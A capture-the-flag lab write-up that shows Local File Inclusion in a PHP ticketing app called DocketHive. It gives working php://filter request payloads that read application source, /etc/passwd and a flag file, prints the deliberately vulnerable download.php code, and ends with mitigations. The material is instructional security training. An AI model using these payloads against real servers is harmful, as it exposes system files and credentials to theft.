Local File Inclusion via PHP Stream Wrappers | DocketHive
Local File Inclusion via PHP Stream Wrappers | DocketHive
Overview

DocketHive is a beginner-friendly PHP security lab from WebVerse Labs focused on Local File Inclusion (LFI) through PHP stream wrappers.
The application is an event ticketing SaaS where users can register for events and download generated receipts. While testing the download functionality, a vulnerable file handling implementation allowed arbitrary file reads using PHP wrappers.
This lab demonstrates a common developer mistake where traversal protections are implemented incorrectly while dangerous PHP stream wrappers remain accessible.
Lab Link
Objective
Identify and exploit the vulnerable file download functionality to achieve arbitrary file read and retrieve the flag.
Hosts Configuration
Add the lab hostname locally before accessing the application.
1
echo "10.100.0.30 app.dockethive.io" | sudo tee -a /etc/hosts
Initial Reconnaissance
After visiting the application, the platform allowed registration as either:
- Event Organizer
- Event Attender
Initial testing against the organizer functionality did not reveal anything interesting, so the focus shifted to the attendee workflow.
After account registration and login, the dashboard became accessible.
1
http://app.dockethive.io/dashboard
An event page was then opened.
1
http://app.dockethive.io/events/3
The event registration workflow generated an order confirmation.
1
http://app.dockethive.io/events/3/register
After registration, the application redirected to:
1
http://app.dockethive.io/events/3/register?confirmation=1&order_id=320
Discovering the Vulnerable Endpoint
While reviewing the confirmation page, a receipt download option appeared.
The downloaded PDF was mostly empty, so Burp Suite history was inspected to locate the underlying request.
The following endpoint was identified:
1
2
GET /download.php?file=receipt_46058.pdf HTTP/1.1
Host: app.dockethive.io
At first glance, the file parameter strongly suggested a file inclusion vulnerability.
Multiple traversal payloads were attempted but failed.
Examples that were blocked:
1
2
3
4
../../../etc/passwd
..\..\windows\win.ini
/etc/passwd
file:///etc/passwd
This indicated the developer had implemented basic traversal filtering.
Exploitation
PHP Stream Wrapper Abuse
Although traversal sequences were filtered, PHP stream wrappers were still accessible.
The following payload was used:
1
2
GET /download.php?file=php://filter/convert.base64-encode/resource=download.php HTTP/1.1
Host: app.dockethive.io
The response returned Base64 encoded source code.
The content was decoded directly using Burp Suite Inspector.
Vulnerable Source Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
<?php
// Serves receipt PDFs and other event-related downloads
// Used by the order confirmation and ticket pages

if (!isset($_GET['file'])) {
    header('HTTP/1.0 400 Bad Request');
    exit('Missing file parameter');
}

$file = $_GET['file'];

// Reject obviously malformed filenames
if (strpos($file, '../') !== false
    || strpos($file, '..\\') !== false
    || isset($file[0]) && $file[0] === '/'
    || stripos($file, 'file://') === 0) {
    header('HTTP/1.0 400 Bad Request');
    exit('Invalid file path.');
}

$path = __DIR__ . '/uploads/' . $file;

if (file_exists($path)) {
    $ext = strtolower(pathinfo($path, PATHINFO_EXTENSION));

    if ($ext === 'pdf') {
        header('Content-Type: application/pdf');
        header('Content-Disposition: attachment; filename="' . basename($path) . '"');
    }

    readfile($path);
} else {
    readfile($file);
}
Vulnerability Analysis
The developer attempted to block:
../..\- Absolute paths
file://
However, the application still passed user-controlled input directly into:
1
readfile($file);
This became reachable whenever the constructed upload path did not exist.
Because PHP stream wrappers were not restricted, arbitrary file reads became possible through:
1
php://filter
The convert.base64-encode filter was especially useful because it safely returned file contents without binary corruption.
Reading System Files
The /etc/passwd file was retrieved using:
1
2
GET /download.php?file=php://filter/convert.base64-encode/resource=/etc/passwd HTTP/1.1
Host: app.dockethive.io
After decoding the response, a valid user was identified:
1
eric
At this point, the objective became locating the flag file.
Retrieving the Flag
The following payload successfully accessed the user flag:
1
2
GET /download.php?file=php://filter/convert.base64-encode/resource=/home/eric/flag.txt HTTP/1.1
Host: app.dockethive.io
The response again returned Base64 encoded content.
After decoding:
1
WEBVERSE{REDACTED}
Proof of Exploitation
Vulnerable Request
1
2
GET /download.php?file=php://filter/convert.base64-encode/resource=/home/eric/flag.txt HTTP/1.1
Host: app.dockethive.io
Result
- Arbitrary file read
- Source code disclosure
- Sensitive configuration exposure
- Access to local user files
- Flag retrieval
Impact
This vulnerability allows attackers to:
- Read application source code
- Expose database credentials
- Leak secrets and API keys
- Access local system files
- Enumerate users
- Potentially chain into remote code execution depending on environment configuration
Even though traversal payloads were filtered, incomplete validation still allowed exploitation through PHP stream wrappers.
Mitigation
Avoid User-Controlled File Paths
Never pass raw user input into file functions such as:
1
2
3
4
readfile()
include()
require()
file_get_contents()
Use Allowlists
Restrict downloads to explicitly approved filenames or generated identifiers.
Disable Dangerous Wrappers
Where possible, restrict or disable unnecessary stream wrappers.
Enforce Real Path Validation
Use canonical path validation with:
1
realpath()
Then verify the resolved path remains inside the intended directory.
Example Secure Approach
1
2
3
4
5
6
$base = realpath(__DIR__ . '/uploads');
$target = realpath($base . '/' . $file);

if ($target === false || strpos($target, $base) !== 0) {
    exit('Invalid file');
}
Real-World Insight
This lab demonstrates a very common security mistake in PHP applications.
Developers often focus only on blocking traversal sequences like ../ while forgetting that PHP exposes multiple alternate filesystem interfaces through stream wrappers.
Attackers regularly abuse:
php://filterzip://phar://data://
to bypass weak filtering logic.
This is why blacklist-based protections are unreliable for file handling vulnerabilities.
Key Takeaways
- Blacklist filtering is insufficient for file handling security
- PHP stream wrappers are frequently overlooked
- Source disclosure often leads to deeper compromise
php://filteris extremely useful for LFI exploitation- Always validate resolved filesystem paths, not raw input